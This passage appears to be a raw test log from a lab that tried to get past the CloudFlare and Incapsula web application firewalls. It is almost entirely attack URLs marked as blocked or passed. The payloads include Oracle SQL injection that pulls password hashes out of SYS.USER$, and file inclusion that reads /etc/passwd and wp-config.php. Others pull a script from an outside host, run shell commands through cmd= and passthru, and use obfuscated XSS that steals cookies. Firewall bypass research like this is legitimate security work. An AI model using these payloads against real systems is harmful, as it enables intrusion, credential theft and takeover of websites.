CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.USER%24%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D6%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D6%29%29+AND+%27i
%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+ b

FROM+SYS.USER%24%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D7%29%29+AND+%27i%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D7%29%29+AND+%27i
%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28USERNAME%29+FROM+%28SELECT+DISTINCT%28USERNAME%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.ALL_USERS%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28PASSWORD%29+FROM+%28SELECT+DISTINCT%28PASSWORD%29%2C+ROWNUM+AS+LIMIT+
FROM+SYS.USER%24%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28table_name%29+FROM+%28SELECT+DISTINCT%28table_name%29%2C+ROWNUM+AS+LIMIT
+FROM+sys.all_tables%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28column_name%29+FROM+%28SELECT+DISTINCT%28column_name%29%2C+ROWNUM+AS+LI
MIT+FROM+all_tab_columns%29+WHERE+LIMIT%3D8%29%29+AND+%27i%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+AND+1%3Dutl_inaddr.get_host_address%28%28SELE
CT+DISTINCT%28granted_role%29+FROM+%28SELECT+DISTINCT%28granted_role%29%2C+ROWNUM+AS+LIMI
T+FROM+dba_role_privs+WHERE+GRANTEE%3DSYS.LOGINUSER%29+WHERE+LIMIT%3D8%29%29+AND+%27i
%27%3D%27i

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7C%28elt%28-
3%2B5%2Cbin%2815%29%2Cord%2810%29%2Cchex%28char%2845%29%29%29

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%7C%7C%276

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%28%7C%7C6%29

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1--+

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4xor+1%3D1

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%271%27%3D%271

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%3B+or+%271%27%3D%271%27

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F*

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%277659%27%3D%277659

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F*

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+--+

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1--

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+1%3D1--

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%3D1+%2F*

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4xor+1%3D1--

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27a%27%3D%27a

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+%22a%22%3D%22a

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%29+or+%28%27a%27%3D%27a

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4xadmin%27+or+%27

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+select+*+from+information_schema.tables--

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%29+union+select+*+from+information_schema.tables%3
B

b

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+having+1%3D1--

p

http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+having+1%3D1-- p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+group+by+userid+having+1%3D1-- b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+select+name+from+syscolumns+where+id+%3D+%28
select+id+from+sysobjects+where+name+%3D+tablename%27%29-- b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1+in+%28select+%40%40version%29-- b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+all+select+%40%40version-- b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27unusual%27+%3D+%27unusual%27 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27something%27+%3D+%27some%27%2B%27t
hing%27 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27text%27+%3D+n%27text%27 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27something%27+like+%27some%25%27 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+2+%3E+1 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27text%27+%3E+%27t%27 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%27whatever%27+in+%28%27whatever%27%29 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+2+between+1+and+3 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+username+like+char%2837%29%3B b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+*+from+users+where+login+%3D+char
%28114%2C111%2C111%2C116%29%3B b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+ p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xpassword%3A*%2F%3D1-- p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xuni%2F**%2Fon+sel%2F**%2Fect p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+execute+immediate+%27sel%27+%7C%7C+%27e
ct+us%27+%7C%7C+%27er%27 b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+exec+%28%27sel%27+%2B+%27ect+us%27+%2B
+%27er%27%29 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%2F**%2Ffor%2F**%2F1%2F**%2F%3D%2F**%2F1 p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+1%2F* p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x+or+isNULL%281%2F0%29+%2F* b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+or+%277659%27%3D%277659 b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%22+or+isNULL%281%2F0%29+%2F* b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+--+%26password%3D p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27%3B+begin+declare+%40var+varchar%288000%29+se
t+%40var%3D%27%3A%27+select+%40var%3D%40var%2B%27%2Blogin%2B%27%2F%27%2Bpassword%2B%2
7+%27+from+users+where+login+%3E+ b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%40var+select+%40var+as+var+into+temp+end+-- p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1+in+%28select+var+from+temp%29-- b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+union+select+1%2Cload_file%28%27%2Fetc%2Fpass
wd%27%29%2C1%2C1%2C1%3B b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x1%3B%28load_file%28char%2847%2C101%2C116%2C99%
2C47%2C112%2C97%2C115%2C115%2C119%2C100%29%29%29%2C1%2C1%2C1%3B b
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1%3D%28+if%28%28load_file%28char%28110%
2C46%2C101%2C120%2C116%29%29%3C%3Echar%2839%2C39%29%29%2C1%2C0%29%29%3B b
http://cf.destr0y.net/poc.php?Search=value1w4fh4xa%27+or+1%3D1%3B+--", p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xa%27+-- p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%27+and+1%3D0%29+union+all p
http://cf.destr0y.net/poc.php?Search=value1w4fh4x%3F+or+1%3D1+-- p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+userid+is+NULL%3B+-- p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+email+is+NULL%3B+-- p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xanything%27+or+%27x%27%3D%27x p
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+1%3D%28select+count%28*%29+from+tabna
me%29%3B+-- b
http://cf.destr0y.net/poc.php?Search=value1w4fh4xx%27+and+members.email+is+NULL%3B+-- p

LFI/RFI Bypass:

```
http://cf.destr0y.net/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://cf.destr0y.net//poc.php?cmd2=http://zeroscience.mk/pentest/tim.php
http://cf.destr0y.net//poc.php?cmd2=/etc/hosts
http://cf.destr0y.net//poc.php?cmd2=///etc///hosts
http://cf.destr0y.net/poc.php?cmd2=../etc/hosts
http://cf.destr0y.net/poc.php?cmd2=%2F%2F%2Fetc%2F%2F%2Fhosts
http://cf.destr0y.net/poc.php?cmd2=http://cf.destr0y.net/poc.php?cmd2=../etc/hosts :)
http://cf.destr0y.net//poc.php?cmd=cat+/etc/passwd
http://cf.destr0y.net//poc.php?cmd=cat%20//etc//passwd
http://cf.destr0y.net//poc.php?cmd=cat%20\\etc\\passwd
http://cf.destr0y.net/poc.php?cmd=uname%20-a
http://cf.destr0y.net/poc.php?cmd=ps%20-aux
http://cf.destr0y.net/poc.php?cmd=ps+-aux
http://cf.destr0y.net/poc.php?cmd=cat%20/etc/passwd%20|%20grep%20root
http://cf.destr0y.net/poc.php?cmd=cat%20/etc/passwd
/webgrind/index.php?file=/etc/%20%20%20%20%20/passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=%20%20%20%20%20//etc//passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=///etc///passwd&op=fileviewer
/webgrind/index.php?file=\\//..\\//..\\etc\\passwd&op=fileviewer
/webgrind/index.php?file=//etc//passwd&op=fileviewer
/webgrind/index.php?file=///etc///passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2Fetc%2F%2F%2F%2Fpasswd&op=fileviewer
/webgrind/index.php?file=../..../etc/passwd&op=fileviewer
/webgrind/index.php?file=///..//..//etc/passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2F..%2F%2F..%2F%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php
```

Incapsula

LFI/RFI Blocked:

```
http://in.zeroscience.mk/webgrind/index.php?file=/etc/passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\\etc\\passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\\\\\\etc\\\\\\passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=\\\\\\\\\\\\\\\\\\\\etc\\\\\\\\\\\\\\\\\\\\passwd&op=fileviewer
http://in.zeroscience.mk/webgrind/index.php?file=%5c/etc%5c/passwd&op=fileviewer (url)
http://in.zeroscience.mk/webgrind/index.php?file=%2Fetc%2Fpasswd&op=fileviewer (url)
http://in.zeroscience.mk/webgrind/index.php?file=%2F%65%74%63%2F%70%61%73%73%77%64&op=fileviewer
(hex)
http://in.zeroscience.mk/webgrind/index.php?file=%00/etc%00/passwd&op=fileviewer
http://inc.zeroscience.mk/poc.php?cmd2=../../../../home/zslab/public_html/incapsula/.htaccess
http://in.zeroscience.mk/nucleus3.61/action.php?DIR_LIBS=http://cf.destr0y.net/info.php????????
http://in.zeroscience.mk/list/admin/index.php?p=http://in.zeroscience.mk/info.php?
http://in.zeroscience.mk/list/admin/index.php?p=HTTP:%2f%2fcf.destr0y.net/info.php?
http://inc.zeroscience.mk/poc.php?cmd2=http://elgringodelanoche.com/c.txt%00
/webgrind/index.php?file=///...//etc//passwd&op=fileviewer
/webgrind/index.php?file=../../../../etc/passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2F..%2F%2F..%2F%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=/etc/passwd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=//etc/passwd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=\\etc\\passwd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%2F%2Fetc%2F%2Fpasswd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%2F%2F%65%74%63%2F%2F%70%61%73%73%77
%64&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%252fetc%252fpasswd&op=fileviewer
/webgrind/index.php?file=/etc/%20%20%20%20%20/passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=%20%20%20%20%20//etc//passwd%20%20%20%20%20&op=fileviewer
/webgrind/index.php?file=///etc///passwd&op=fileviewer
/webgrind/index.php?file=%2F%2F%2Fetc%2F%2F%2Fpasswd&op=fileviewer
http://4sylum.elgringodelanoche.com/webgrind/index.php?file=%2F%2F%65%74%63%2F%2F%70%61%73%73%77
%64&op=fileviewer
```

RCE Blocked:

```
http://in.zeroscience.mk:8080/struts2-showcase-
2.1.8/showcase.action?action:%25{Runtime.getRuntime%28%29.exec%28%22mkdir%20/tmp/WTF%22%29}
http://in.zeroscience.mk/wp/wp-
content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php
http://in.zeroscience.mk/wp/wp-
content/plugins/timthumb/timthumb.php?src=http://zeroscience.mk/pentest/tim.php???????
```

RCE Bypass:

```
http://inc.destr0y.net/glpi/index.php?cmd=id;pwd;ls -al
- <input type="hidden" name="db_host" value=""; } passthru($_GET['cmd']); /*">
```

XSS Blocked:

http://inc.destro0y.net:8080/struts2-showcase-2.1.8/person/editPerson.action (cf also) depends on payload.

http://in.zeroscience.mk/poc.php?x=%3Carticle%20xmlns%20=%22urn:img%20src=x%20onerror=alert%281%29//%22%20%3E123

http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Ebody%20{-moz-binding:%20url%28%27http://p.zeroscience.mk/s.xml%23mycode%27%29%3b}%3C/script%3E

http://in.zeroscience.mk/poc.php?x=%3Cbody%20onscroll=alert(1)%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E...%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cinput%20autofocus%3E

http://in.zeroscience.mk/poc.php?x=%3Cvideo%3E%3Csource%20onerror=%22alert(1)%22%3E

http://in.zeroscience.mk/poc.php?x=%3Cscript%20type=%22text/xaml%22%3E%3CCanvas%20Loaded=%22alert%22%20/%3E%3C/script%3E

http://in.zeroscience.mk/poc.php?x=%3Cimg%20src%20=%22test%20.jpg%22%20alt%20=%22%60%60onload=xss%28%29%22%20/%3E

http://in.zeroscience.mk/poc.php?x=%3Carticle%20xmlns%20=%22urn:img%20src=x%20onerror=alert%281%29//%22%20%3E123

http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Ebody%20{-moz-binding:%20url%28%27http://p.zeroscience.mk/s.xml%23mycode%27%29%3b}%3C/script%3E

http://in.zeroscience.mk/poc.php?x=%3Cbutton%20/a%22%3E%22%20autofocus%20onfocus=alert(1(%3E%3C/button%3E

http://in.zeroscience.mk/poc.php?x=%3Cstyle%3Eh2{color:rgb%28255,0,0%29;top=expression%28document.write%28%22WADDUP%22%29)%3C/style%3Eadsaas%3Cscript%20type=%22text/javascript%22%20src=%22xsstcx.js%22%3E%3C/script%3E

http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:var%20_0x9226=[%22\x63\x6F\x6B\x69\x65%22];alert%28document[_0x9226[0]]%29;%22%3EX%3C/button%3E <- alert(document.cookie) [http://javascriptobfuscator.com/]

http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:var%20_0x20e1=[%22\x48\x77\x61\x7A\x7A%22,%22\x63\x6F\x6F\x6B\x69\x65%22];var%20a=_0x20e1[0];function%20MsgBox%28_0x519bx3%29{alert%28document[_0x20e1[1]]%29;}%20;MsgBox%28%29;%22%3EX%3C/button%3E<---- var a="Hwazzz";function MsgBox(msg){alert(document.cookie);}MsgBox(); [http://javascriptobfuscator.com/]

http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:unescape%28%27%3Cscript%20language%3D%22javascript%22%3Efunction%20dF%28s%29{var%20s1%3Dunescape%28s.substr%280%2Cs.length-1%29%29%3B%20var%20t%3D%27%27%3Bfor%28i%3D0%3Bi%3Cs1.length%3Bi%2B%2B%29t%2B%3DString.fromCharCode%28s1.charCodeAt%28i%29-s.substr%28s.length-1%2C1%29%29%3Bdocument.write%28unescape%28t%29%29%3B}%3C%2Fscript%3E%27%29%29;dF%28%27{fw*75f*8i*77M|f%7F%7F%7F*77*8Gkzshynt*75RxlGt}*7%3Drxl*7%3E*%3CGfjqwy*7%3Dithzrj3httpnj*7%3E*8G*%3CIRxlGt}*7%3D*7%3E*8G*5F5%27%29%22%3EX%3C/button%3E

http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:unescape%28%27%3Cscript%20language%3D%22javascript%22%3Efunction%20dF%28s%29{var%20s1%3Dunescape%28s.substr%280%2Cs.length-1%29%29%3B%20var%20t%3D%27%27%3Bfor%28i%3D0%3Bi%3Cs1.length%3Bi%2B%2B%29t%2B%3DString.fromCharCode%28s1.charCodeAt%28i%29-s.substr%28s.length-1%2C1%29%29%3Bdocument.write%28unescape%28t%29%29%3B}%3C%2Fscript%3E%27%29%29;dF%28%27fjqwy*7%3D*7%3C|fiizu*7%3C*7%3E*8G5%27%29%22%3EX%3C/button%3E <- alert('waddup') [http://www.csgnetwork.com/directjsencoder.html]

http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%22%20formaction=%22javascript:%20var%20_0xc860=[%22\uFFFF\x28\uFFFF\x2E\uFFFF\x29%22,%22\x7C%22,%22\x73\x70\x6C\x69\x74%22,%22\x61\x6C\x65\x72\x74\x7C\x64\x6F\x63\x75\x6D\x65\x6E\x74\x7C\x63\x6F\x6F\x6B\x69\x65%22,%22%22,%22\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65%22,%22\x72\x65\x70\x6C\x61\x63\x65%22,%22\x5B\xA1\x2D\xFF\x5D\x2B%22,%22\x67%22];eval%28function%20%28_0x8d8ax1,_0x8d8ax2,_0x8d8ax3,_0x8d8ax4,_0x8d8ax5,_0x8d8ax6%29{ _0x8d8ax5=function%20%28_0x8d8ax3%29{return%20%28_0x8d8ax3%3C_0x8d8ax2?_0xc860[4]:_0x8d8ax5%28_0x8d8ax3/_0x8d8ax2%29%29+String[_0xc860[5]]%28_0x8d8ax3%20_0x8d8ax2+161%29);}%20;if%28!_0xc860[4][_0xc860[6]]%28/^,String%29%29{while%28_0x8d8ax3--%29{ _0x8d8ax6[_0x8d8ax5%28_0x8d8ax3%29]=_0x8d8ax4[_0x8d8ax3]||_0x8d8ax5%28_0x8d8ax3%29;}%20;_0x8d

```

8ax4=[function%20%28_0x8d8ax5%29{return%20_0x8d8ax6[_0x8d8ax5];}%20];_0x8d8ax5=function%20%28%29{re
turn%20_0xc860[7];}%20;_0x8d8ax3=1;}%20;while%28_0x8d8ax3--
%29{if%28_0x8d8ax4[_0x8d8ax3]%29{_0x8d8ax1=_0x8d8ax1[_0xc860[6]]%28%20new%20RegExp%28_0x8d8ax5%2
8_0x8d8ax3%29,_0xc860[8]%29,_0x8d8ax4[_0x8d8ax3]%29;}%20;return%20_0x8d8ax1;}%20%28_0xc860[0],3
,3,_0xc860[3][_0xc860[2]]%28_0xc860[1]%29,0,{}%29%29;%22%3E%3C/button%3E
http://inc.zeroscience.mk/poc.php?x=%3Cimg/src=%22%3E%22%20onerror=alert%281%29%3E
/xx1.php?x="><SCRIPT>alert(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101))</S
CRIPT>
/xx1.php?x=%253Cscript%253Ealert(1);%253C%252Fscript%253E
/xx1.php?x="><""><script>alert(1);/**/</script>
/xx1.php?x="><"">/**/<script>alert(1);/**/</script>
/xx1.php?x=%22%3E%3C%22%22%3E/**/%3Cscript%3E/**/%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20(1);/**/%3C/script%3E
/xx1.php?x=%22%3E%3C%22%22%3E%2F%2A%2A%2F%3C%73%63%72%69%70%74%3E%2F%2A%2A%2F%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%28%3
1%29%3B%2F%2A%2A%2F%3C%2F%73%63%72%69%70%74%3E
/xx1.php?x=<Sc%2552iPt>alert(1);<%2FSc%2552iPt>
/xx1.php?x=<BODY onload%3Dalert(1)>

```

LFI Bypass:

```

http://inc.zeroscience.mk/poc.php?cmd2=../../../../../home/zslab/.bash_history
http://in.zeroscience.mk/poc.php?cmd2=http://in.zeroscience.mk/info.php? (captcha)
http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php

```

XSS Bypass:

```

http://in.zeroscience.mk/poc.php?x=%3Cform%20id=test%20onforminput=alert(1)%3E%3Cinput%3E%3C/form%3E
%3Cbutton%20form=test%20onformchange=alert(2)%3E%3C/button%3E
http://in.zeroscience.mk/poc.php?x=%3Cform%20id=%22test%22%3E%3C/form%3E%3Cbutton%20form=%22test%
22%20formaction=%22javascript:alert%281%29%22%3E%3C/button%3E

```


SQLi Blocked:

Entire list of SQLi for CloudFlare.

```

/accion=Iniciar_login&uid=admin%27+++++++and+++++++1+++++++
+++++++%3D+++++++1%23&clave=test&captcha=czq5
/accion=Iniciar_login&uid=admin%27+AND%2F*comment1*%2F1%2F*comment2*%2F%3D%2F*comment3*%2F1%
23&clave=test&captcha=7uve
/accion=Iniciar_login&uid=%61%64%6D%69%6E%27%20%61%6E%64%20%31%3D%31%23&clave=test&captcha=bbc
7
/accion=Iniciar_login&uid=admin%27+%2F*%21+or+%2F+1%3D1---&clave=admin&captcha=f8gp
/accion=Iniciar_login&uid=admin%27+and+%27a%27%3D%27a%27%23&clave=test&captcha=p2i7
/accion=Iniciar_login&uid=admin%27+and+%27t00t%27+%3D+%27t00t%27%23&clave=admin&captcha=32cp
/accion=Iniciar_login&uid=admin%27+AND%2F*comment1*%2F1%2F*comment2*%2F%26%2361%3B%2F*comme
nt3*%2F1%23&clave=blaa&captcha=3ybg
/accion=Iniciar_login&uid=admin%27+AND+0x2e+REGEXP+0x2e%23&clave=blaster&captcha=xup4

```

https://my.incapsula.com/sites/text/SiteId=1363627#time_range=last_7_days&tab=threats§ion=visits&settings_section=settings_section_threats

Ops	[0-5]	[Exploit-DB]	[IT]	[IT Forum]	[devART]	[Blog]	[SecTube]	[CXSec]	[OSVDB]	[PacketStorm]	[SecFocus]	[Secunia]	[YouTube]	[IMb]	[Facebook]													
<input type="checkbox"/> SQL Injection <input type="checkbox"/> Cross Site Scripting <input type="checkbox"/> Illegal Resource Access	<input type="checkbox"/> Bad Bots <input type="checkbox"/> CAPTCHA (Fail) <input type="checkbox"/> CAPTCHA (Pass) <input type="checkbox"/> Blocked Country	<input type="text"/> Country <input type="button" value="Add"/>	<input type="text"/> Client App <input type="button" value="Add"/>	<input type="text"/> Incident ID <input type="button" value="Add"/>	1 Oct 2013 Firefox (NC) (Unclassified) from Macedonia	31.11.109.121 First Visit: 6 days ago 26 page views 26 hits Supports Cookies Supports JavaScript Entry Page: /wp/wp-content/themes/twentythirteen/fonts/genenicons.css Referrer: http://ct.dash0.net/wp/ User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0	<input type="button" value="Actions"/>	1 Oct 2013 Firefox 24.0 from Macedonia	46.217.84.78 First Visit: 6 days ago 3 page views 3 hits Supports Cookies Entry Page: /poc.php Referrer: None User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0 OS: Windows 7 1 Cross Site Scripting	<input type="button" value="Actions"/>	1 Oct 2013 Opera from Macedonia	78.157.24.104 First Visit: 1 day ago 7 page views 7 hits Supports Cookies Supports JavaScript Entry Page: /poc.php Referrer: None User Agent: Opera/9.80 (Windows NT 6.1) Presto/2.12.388 Version/12.14 3 Cross Site Scripting	<input type="button" value="Actions"/> <input 